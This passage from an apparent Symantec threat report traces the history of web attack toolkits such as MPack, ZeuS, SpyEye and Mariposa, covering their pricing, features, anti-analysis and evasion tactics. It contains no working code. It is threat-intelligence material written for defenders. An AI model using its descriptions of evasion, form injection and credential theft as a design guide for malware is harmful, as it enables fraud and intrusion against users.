
2006: The emergence of WebAttacker

WebAttacker was among the first attack toolkits to be released. It first appeared in early 2006 and included exploit code for seven previously known vulnerabilities dating back to 2003.[14] As with later attack toolkits, these vulnerabilities were client-side in nature and targeted users of Internet Explorer and Mozilla Firefox on Microsoft Windows operating systems. WebAttacker included many features that became standard in later attack toolkits, such as detecting a victim’s browser and operating system, and tracking the success rate of attacks.

Symantec first detected WebAttacker being advertised in underground economy forums for $15. The low price was likely due to it being the first example of its kind in the market. Sellers of the toolkit also offered it via a subscription service, in which users could rent access to the kit. This model has since been employed by numerous other toolkits. WebAttacker could also be updated, and subsequent versions of WebAttacker introduced exploit code for new vulnerabilities. In September 2006, WebAttacker exploited a zero-day vulnerability affecting the Vector Markup Language component of Internet Explorer.[15] This is a rare example of an attack toolkit incorporating exploit code for a zero-day vulnerability, since the majority of attack toolkits exploit previously known vulnerabilities.

Also worth noting is that the administrative interface of WebAttacker was coded in simple HTML, compared to newer kits that tend to be coded using AJAX—a programming language that has improved the dynamic display potential of these interfaces.[16] Figure 5, below, is an example of the WebAttacker interface.

[13] http://www.symantec.com/connect/articles/building-anna-kournikova-analysis-vbswg-worm-kit
[14] http://www.symantec.com/connect/blogs/advances-drive-downloads
[15] http://www.securityfocus.com/bid/20096
[16] AJAX (Asynchronous JavaScript and XML) is a group of interrelated Web development techniques used on the client-side to create interactive Web applications. With AJAX, web applications can retrieve data from the server asynchronously in the background without interfering with the display and behavior of the existing page.



Operation Systems statistics

OS name	Hosts	MS03-11	MS04-013	MS05-020	0-Day	MS06-006
Linux	322	0	0	0	0	0
Mac OS	482	0	0	0	0	0
PowerPC	297	0	0	0	0	0
Unknown	497	0	1	0	0	0
Windows 2000	2210	158	4	6	0	0
Windows 2003	82	0	0	2	0	0
Windows 95	21	4	5	0	0	0
Windows 98	1583	422	8	0	0	0
Windows ME	953	201	2	0	0	0
Windows NT	12	4	1	0	0	0
Windows XP	45437	984	0	70	1507	2


Figure 5. WebAttacker statistics page

The interface shown in Figure 5 includes, from left to right, the operating system targeted ("OS name"), the number of IP addresses attacked ("Hosts"), and the exploits used ("MS04-11," etc.). In the exploit columns are the number of successful attacks. For example, out of 322 Linux hosts targeted (second line), none of the five exploits was successful. Comparatively, out of 2,210 Windows 2000 systems attacked (sixth line), 158 were successfully compromised by the MS04-11 exploit. Unlike newer kits, the WebAttacker success rates were not displayed as a percentage, possibly because there was less of a focus on using percentages as a direct rating method at that time. WebAttacker appears to have been abandoned by its original authors and Symantec has not observed new versions since the end of 2006.

2006: MPack identified

MPack was the next significant attack toolkit detected by Symantec, in June 2006.[17] MPack built on what was previously offered by WebAttacker, while also providing an improved interface with expanded statistics, including the geographical breakdown of attack data, the location of attacked hosts, and success rates by country (figure 6). It also offered the ability to block users from a specific IP address or country, and to block victims who repeatedly visited from the same IP address. Blocking duplicate visitors is done to keep the kit from being identified by antivirus security researchers and vendors—who would be repeatedly visiting the website hosting the toolkit attack as part of their analysis.

17-http://www.symantec.com/connect/blogs/mpack-packed-full-badness



Country	Traff	Loads	Efficiency
RU - Russian federation	14223	1934	13.6
IL - Israel	3660	285	7.79
US - United states	3621	114	3.15
IN - India	3275	568	17.34
FR - France	2846	131	4.6
AU - Australia	2529	77	3.04
PL - Poland	2453	131	5.34
TR - Turkey	2013	259	12.87
UA - Ukraine	1905	288	15.12
BY - Belarus	1691	245	14.49

Figure 6. MPack statistics page

MPack was also deployed more aggressively through a number of schemes. This includes injecting iframes into legitimate sites in order to redirect victims to sites hosting the toolkit; typo-squatting to lure targets from popular websites by registering similarly named domains; distributing links to malicious sites via spam; and creating custom downloaders for malicious code, which would allow the attacker to specify the type and location of malicious code to distribute when a victim was successfully compromised by an exploit. MPack was first advertised for $1,000, which is a significant price increase over the $15 cost of WebAttacker. Nonetheless, the overall success and longevity of MPack indicates that attackers are willing to invest this amount of money into their malicious activities and that the investment could earn enough revenue to make it worthwhile.

2007: IcePack builds on MPack

IcePack, released in July 2007, was similar to MPack. It included many of the same features such as blocking by IP address or by country, and duplicate blocking. It was first advertised for $400—far less than MPack, but far more than WebAttacker. In November 2007, Symantec observed a trend involving both MPack and IcePack whereby the developers began offering discounted or free versions in the underground economy in response to the distribution of pirated versions of these toolkits. These versions, however, included backdoor code that redirected victims of attacks to additional sites that also compromised the victims. Attackers using these “free” kits would be unaware of the backdoor. The result was that victims compromised by attackers who deployed the “backdoored” versions were also compromised by the kit developers who also benefited from the attacks being launched by these backdoored toolkits. This seems to be an indication that developers were experimenting with new business models to recoup losses incurred by piracy.

2007: ZeuS, king of bots

Symantec first observed ZeuS in 2007.[18] Also known as Zbot, ZeuS is still very prevalent and is designed primarily to harvest sensitive information such as online banking credentials. Along with a PHP-based C&C server Web application, ZeuS also contains a Trojan builder, although it lacks the means to propagate or install the Trojan. Several large botnets such as Pandex (a.k.a. Cutwail) are used to distribute ZeuS, either by spam or via drive-by-downloads.[19]

ZeuS has been identified in a number of cases of fraud and cybercrime. Along with the instances noted elsewhere in this report, other incidents include one in which attackers stole approximately $1 million from numerous accounts in the United Kingdom,[20] and another in which $3 million was stolen from dozens of U.S. bank accounts.[21]The high popularity of ZeuS is likely due to the kit specifically including features that allow attackers to gather sensitive information from a victim's computer that can easily be sold at a profit.

2007-2008: NeoSploit, Ad'pack, and Tornado

2007 saw the release of other competing toolkits such as NeoSploit in March, Ad'pack in September, and Tornado in October. NeoSploit was the most significant of these toolkits. Ostensibly, it was an enhanced version of WebAttacker, although its ability to gather and display statistics was improved over that kit. Several layers of obfuscation and anti-decoding features were also included in order to deny detection and analysis by antivirus programs.[22] At the time of its discovery, advertised prices for NeoSploit varied from $1,500 to $3,000, depending on the features and version.

NeoSploit went through various iterations, incorporating new exploit code with each new version, and was particularly innovative in using highly obfuscated JavaScript in exploit attempts. Unlike most toolkits observed by Symantec, NeoSploit also contained a custom database to store statistics rather than using a more commonly used relational database such as MySQL. It also included a script to upgrade that database when an attacker upgraded his or her version of the kit, thus allowing the attacker easily to maintain an up-to-date version of NeoSploit. These features simplified the installation and maintenance of NeoSploit because it eliminated certain dependencies typically required by attack toolkits, such as the presence of a PHP interpreter and a relational database server.

In mid-2008, NeoSploit's Russian creators advertised that they were discontinuing development on NeoSploit, citing a lack of profits and an inability to justify "the time spent on this project."[23]Nonetheless, attack activity using NeoSploit was subsequently detected and NeoSploit activity is still frequently identified by security sensors.[24]

Symantec first reported on the Tornado toolkit in April 2008, but there are indications that it had evaded detection for six months prior.[25] It is likely that Tornado maintained a low profile due to cautious and limited distribution by the developers. The kit also featured capabilities to determine what actions to take depending on the type of traffic, such as handling repeat visitors with a spoofed message stating that the account of the site owner had been suspended. This tactic may

[18] http://www.symantec.com/content/en/us/enterprise/media/security_response/whitepapers/zeus_king_of_bots.pdf
[19] http://www.symantec.com/security_response/writeup.jsp?docid=2007-042001-1448-99
[20] 20..........http://news.cnet.com/8301-27080_3-20013246-245.html
[21] http://www.pcmag.com/article2/0,2817,2370013,00.asp
[22] http://www.computerworld.com/s/article/9035659/Hackers_update_malware_tool_kit_add_first_zero_day_attack_code
[23] http://www.rsa.com/blog/blog_entry.aspx?id=1314
[24] Please see http://www.computerworld.com/s/article/9115599/Hackers_resurrect_notorious_attack_tool_kit?taxonomyId=17&pageNumber=1&taxonomyName=Security and http://www.symantec.com/business/security_response/attacksignatures/detail.jsp?asid=23584
[25] http://www.symantec.com/connect/blogs/tornado-loose

allay suspicions that the site hosting the kit was malicious, when the site would actually continue attacking visitors with a different IP address. This may have also contributed to its ability to remain undetected.

2008: FirePack and El Fiesta

2008 was punctuated by the release of other minor toolkits such as FirePack and El Fiesta, which Symantec detected in February and August, respectively. These toolkits included many of the same features offered by previously detected toolkits, but differed in the prices advertised and the exploit code offered.

2009: Attack kits flourish

A number of prominent attack kits were detected in 2009. A partial list includes LuckySploit, Liberty, YES Exploit System, Eleonore, Fragus, Unique Pack, Mariposa, T-IFRAMER, justexploit, Siberia, and CRiMEPACK. Eleonore is notable among these in that there have been subsequent releases of it nearly every month since. This is true of the Phoenix attack kit as well. Although it was originally detected in 2007, activity using Phoenix increased significantly in 2009 and into 2010, with over ten different versions being released.[26]

[26] 26-http://malwareint.blogspot.com/2010/08/state-of-art-in-phoenix-exploits-kit.html




Figure 7. CRiMEPACK login

The first version of the Fragus toolkit was detected in July 2009. Fragus was the first attack toolkit detected to be using PHP obfuscation as an anti-piracy measure.[27] Fragus also implemented other anti-piracy measures such as binding IP addresses and causing certain files to expire after a set period to allow kit rentals.

November 2009 also saw the release of a number of updates to attack kit versions. Along with new versions of Eleonore and Phoenix, Symantec detected versions being released for justexploit and T-IFRAMER. Eleonore 1.3.1 included the addition of a 'robots.txt' file in an attempt to obfuscate the toolkit by preventing Web crawlers from indexing certain files associated with the kit. T-IFRAMER focused on malicious propagation through iframe injection to exploit vulnerabilities and used compromised FTP servers to host malicious files. justexploit focused on exploiting vulnerabilities in Adobe Acrobat and Reader, as well as the Oracle Sun Java JRE.

[27]-http://www.symantec.com/connect/blogs/fragus-exploit-kit-changes-business-model

October 2009: Mariposa takes off

Another attack kit worth noting is Mariposa.[28]Symantec detects Mariposa's client Trojan mostly as variants of SillyFDC,[29] which was the third most prevalent malicious code sample in 2009.[30]Mariposa's purported capabilities were provided in an accompanying user manual and included polymorphism, obfuscation, antivirus evasion, status updates, and encoded transmissions. Polymorphism and obfuscation force the malicious executable code to be different every time it is run, making it very difficult to create antivirus signatures to block infections. Mariposa was designed to propagate via USB devices, P2P clients, network shares, and MSN Messenger. The combination of the difficulty of antivirus applications to block it and its numerous propagation techniques are the primary reasons why Mariposa has been such a prolific threat.

Also worth noting is that Mariposa was able to intercept data from HTTP POST requests from Microsoft Internet Explorer, which allowed it to steal authentication credentials when users logged into websites. The interception would succeed even if the requests were encrypted, because the interception occurs inside of Internet Explorer before encryption is applied. The interception is achieved by replacing the operating system function that Internet Explorer uses to send network data, but before the data is encrypted.

Mariposa also contains the ability to redirect Web browsers to attacker-specified websites. By redirecting browsers to sites that an attacker controls, the attacker can cause phishing pages to be displayed even when the victim uses bookmarks or manually types in URLs to trusted locations. Mariposa can also place affiliate cookies into Internet Explorer and Firefox as another means of earning money for the botnet administrator. Affiliate cookies allow the attacker to earn a commission whenever victims visit certain websites, because the cookie links the victim to an attacker-specified affiliate account. With all of its advanced features, its modular nature, and its ability to update itself, Mariposa aptly demonstrates the improved capabilities of newer toolkits.

Symantec detected advertised prices for Mariposa from a low-end of $450 for a basic version up to $1,400 or more for enhanced packages, depending on the features included. Support could also be purchased in incremental update packages of three, six, or 12 months, with the 12-month package advertised for $520. The developers were apparently providing updates as often as every two days to support security software evasion.

Mariposa received heavy media coverage in 2009 after a botnet using Mariposa with an estimated 12.7 millions computers under its control was discovered and disabled. In 2010, several individuals in Spain and Slovenia were arrested for these attacks.[31]

2010: Major releases continue - ZeuS 2.0, SpyEye, and Strike

ZeuS 2.0

In 2010, a major new version of ZeuS was released—ZeuS 2.0.[32] This new version comes with a significant price increase of up to $8,000 for a basic package, which is roughly double the price observed for previous versions. Several add-on modules are also available, with prices for these ranging from $500 to $2,000. One aspect of the upgrade is that it claims to be able to defend against the "Kill ZeuS" feature in SpyEye (see below), which would seem to indicate a growing

28-http://www.symantec.com/connect/blogs/mariposa-butterfly-bot-kit

29-Although Symantec also created a new signature for it, W32.Pilleuz. Please see http://www.symantec.com/security_response/writeup.jsp?docid=2006-071111-0646-99 and http://www.symantec.com/connect/blogs/mariposa-butterfly

30-30............http://eval.symantec.com/mktginfo/enterprise/white_papers/b-whitepaper_internet_security_threat_report_xv_04-2010.en-us.pdf; p. 18

31-http://www.computerworld.com/s/article/9179769/Three_arrested_in_connection_with_Mariposa botnet and http://www.thetechherald.com/article.php/201009/5330/Mariposa-botnet-12-7-million-bots-strong-knocked-offline


32-http://www.symantec.com/security_response/writeup.jsp?docid=2010-011016-3514-99 and http://www.symantec.com/connect/blogs/brief-look-zeuszbot-20 competition between attack toolkit developers. Along with enhancements to its ability to evade detection and to defy removal, new features include the ability to run in Microsoft Windows 7 and for multiple versions of ZeuS to be installed on one computer.

ZeuS 2.0 includes the obfuscation technique of random, unique registry keys and filenames, along with RC4 encryption of configuration files.[33] As well as improving obfuscation, this randomization allows multiple variants of ZeuS to be simultaneously installed on a single computer. This is significant because, ostensibly, it allows a single host to be compromised multiple times by different attackers. This increases the difficulty of removing ZeuS and potentially allows attackers to have multiple revenue streams from each infected computer. ZeuS 2.0 also contains piracy-protection measures in a hardware-based locking mechanism that ties the bot-builder application to a single computer.

SpyEye

SpyEye was released in 2010, and its advertisements originally positioned it as a competitor to the ZeuS toolkit.[34] This included claiming that SpyEye includes a "Kill ZeuS" function that attempts to remove known versions of ZeuS from compromised computers. Newer ZeuS versions were modified as a countermeasure for this feature, escalating the cat-and-mouse rivalry between the kits. By removing competing bot clients, SpyEye would thus reduce the success rate of its competitors and, presumably, improve its appeal in the underground economy. This would also give an attacker using SpyEye "exclusive" access to the full resources of a compromised computer. SpyEye advertisements also position it as a cheaper alternative to ZeuS, with prices ranging from $500 to $1,500, compared with advertised prices of as much as $8,000 for ZeuS.[35] As a backup to its "Kill ZeuS" feature, if both SpyEye and ZeuS are installed on the same computer and SpyEye failed to detect and remove the installed version of ZeuS, SpyEye is coded to intercept and steal any data being sent to known ZeuS C&C servers.

33-RC4 is a widely used type of encryption used in networking protocols to protect Internet traffic.
34-http://www.symantec.com/security_response/writeup.jsp?docid=2010-020216-0135-99
35-http://www.symantec.com/connect/blogs/spyeye-bot-versus-zeus-bot



Global tasks for billing

ID	Load URL	Loads Count	IP masks	Note	Tasks Processing (%)	[Detail info]
11	http://192.168.152.129/spyeye/main/wget.exe	2		This is a test		ⓘ
12	http://192.168.152.129/spyeye/main/wget.exe	1		TEST 2		ⓘ
13	http://192.168.152.129/spyeye/main/calc.exe	1		Calc		ⓘ

Figure 8. SpyEye administrative interface

Curiously, in October 2010 the developer of SpyEye (a.k.a. Harderman) announced that he had officially acquired the ZeuS source code from the original ZeuS developer (a.k.a. Slavik), who is apparently no longer involved with the development, sale, or support of ZeuS.[36] Harderman also announced that he would be providing existing ZeuS customers with support services. There were also indications that Harderman was working to merge aspects of the SpyEye and ZeuS source code to form a more capable kit for future releases.

Of SpyEye's capabilities is the claim that it can obtain user information using keystroke loggers, by capturing network traffic, and by capturing information from Web browsers. One of its add-on features (available for an additional $1,000) is the ability to capture information sent to websites submitted through Firefox. SpyEye also purports to be able to inject arbitrary content into websites, including additional fields into Web forms ("Please provide your social security number" for example).[37] In these instances, the bot then intercepts any submitted data. This allows the bot to perform undetected phishing-style attacks, which would then potentially provide the attacker with access to any authentication credentials the victim is lured into providing.

Strike

The Strike toolkit (figure 9) was also released in 2010. It targets newer operating systems, including Windows XP, Windows Vista, and Windows 7. An important aspect of the toolkit's bot client is that it is designed to run as a regular user and avoid initiating any functions that would trigger the User Account Control (UAC) security measure in newer versions of Windows. UAC is meant to enhance the security of a user's computer by indicating whenever any application is attempting

[36] -http://krebsonsecurity.com/2010/10/spyeye-v-zeus-rivalry-ends-in-quiet-merger/
[37] -http://krebsonsecurity.com/2010/04/spyeye-vs-zeus-rivalry/

to make changes to the operating system that require administrative privileges. One way in which Strike avoids doing this is to write files only to the “Temporary Internet Files” folder in Windows. Strike can thus install a malicious application (keystroke logger, backdoor, etc.) without the user’s knowledge.

Strike also attempts to propagate by copying itself into all the compressed ZIP and RAR files it can discover on a compromised computer. Infecting archive files is an uncommon propagation method, but it has been seen in older viruses such as Bistro, which was released in 2000.[38] Infecting files in order to propagate is similar to other recent popular malicious code such as the Sality.AE virus, which was the top malicious code sample causing potential infections observed by Symantec in 2009.[39]

According to advertisements for Strike, it can also reportedly bypass the Windows host firewall and, thus, gain unfettered network access as well as performing DDoS attacks over TCP connections. It is designed to steal serial numbers from Windows and from as many as 200 other applications.




Figure 9. Strike administrative interface (showing global distribution of its bots)

Attack Kit Features

This section will examine the evolution of significant attack kit features. Many attack kits are actively developed to adapt to changes in both the underground economy and the threat landscape. Attack kits have helped to speed up the process by which a new exploit spreads throughout the threat landscape and this has been made possible, in part, by the various innovations that attack toolkit developers have integrated into their products.

Components

Major attack kits can include all or most of the following:

- Exploit library;

[38] http://www.symantec.com/security_response/writeup.jsp?docid=2000-122115-2908-99
[39] http://www.symantec.com/security_response/writeup.jsp?docid=2006-011714-3948-99

- Browser detection engine;
- Command-and-control servers;
- User interface (administration panel and activity logs);
- Updatability mechanisms;
- Customization mechanisms;
- Obfuscation mechanisms;
- Anti-piracy measures.

Attack kits may also include tools to aid the attacker in other aspects of the attack process. Examples of this include script code generators that build customized code to be injected into legitimate websites for redirecting victims to a malicious website, or FTP traffic sniffers that can be used to steal account credentials so that the attacker can inject redirection code.

Attack kits are normally implemented in the PHP programming language because they are meant to resemble similarly coded Web applications that run from a Web server with a database back end. PHP is also a good choice for implementing attack toolkits due to the ease of development and deployment. Similarly, many Web hosting providers provide the necessary components for individual subscribers to run PHP in their hosting packages. As a result, attackers often target these Web hosting providers in the first stage of attack toolkit deployment. In particular, they often seek out legitimate websites to compromise and then install the attack toolkit alongside the compromised site, which may also be built dynamically using a PHP-based application.[40]

Exploit library

Because attack toolkits use exploit code for vulnerabilities as a means to propagate malicious software, the exploits included in the kits are important distinguishing features. The success rate of a particular exploit toolkit deployment may depend on the type of exploits used in attacks. Older, well-known vulnerabilities may prove less effective over time as organizations and end users obtain protection against such vulnerabilities. While the ability to modify and update these kits makes it difficult to pinpoint exactly how many exploits are included with each kit, of the exploit kits analyzed, Symantec detected an average of eight exploits per kit.

As discussed elsewhere in this report, developers continually incorporate exploit code for new vulnerabilities into their attack kits. This will allow attackers who use the toolkits to target victims before patches or other methods of mitigation are widely deployed. Actively developed toolkits such as CRiMEPACK, Phoenix, and Eleonore are regularly updated with new and often improved exploit code in an attempt to stay ahead of patch deployments.

Adding new exploits and dropping older, less useful exploits is especially important if the aim of the developer is to remain competitive. Exploits are removed from toolkits if that exploit code is not as successful as the toolkit developer anticipated. Phoenix is an example of a toolkit that has removed exploits from new releases. For example, version 1.3 removed exploits that had been included in the earlier 1.1 release. Later versions of Phoenix have also made certain exploits optional.

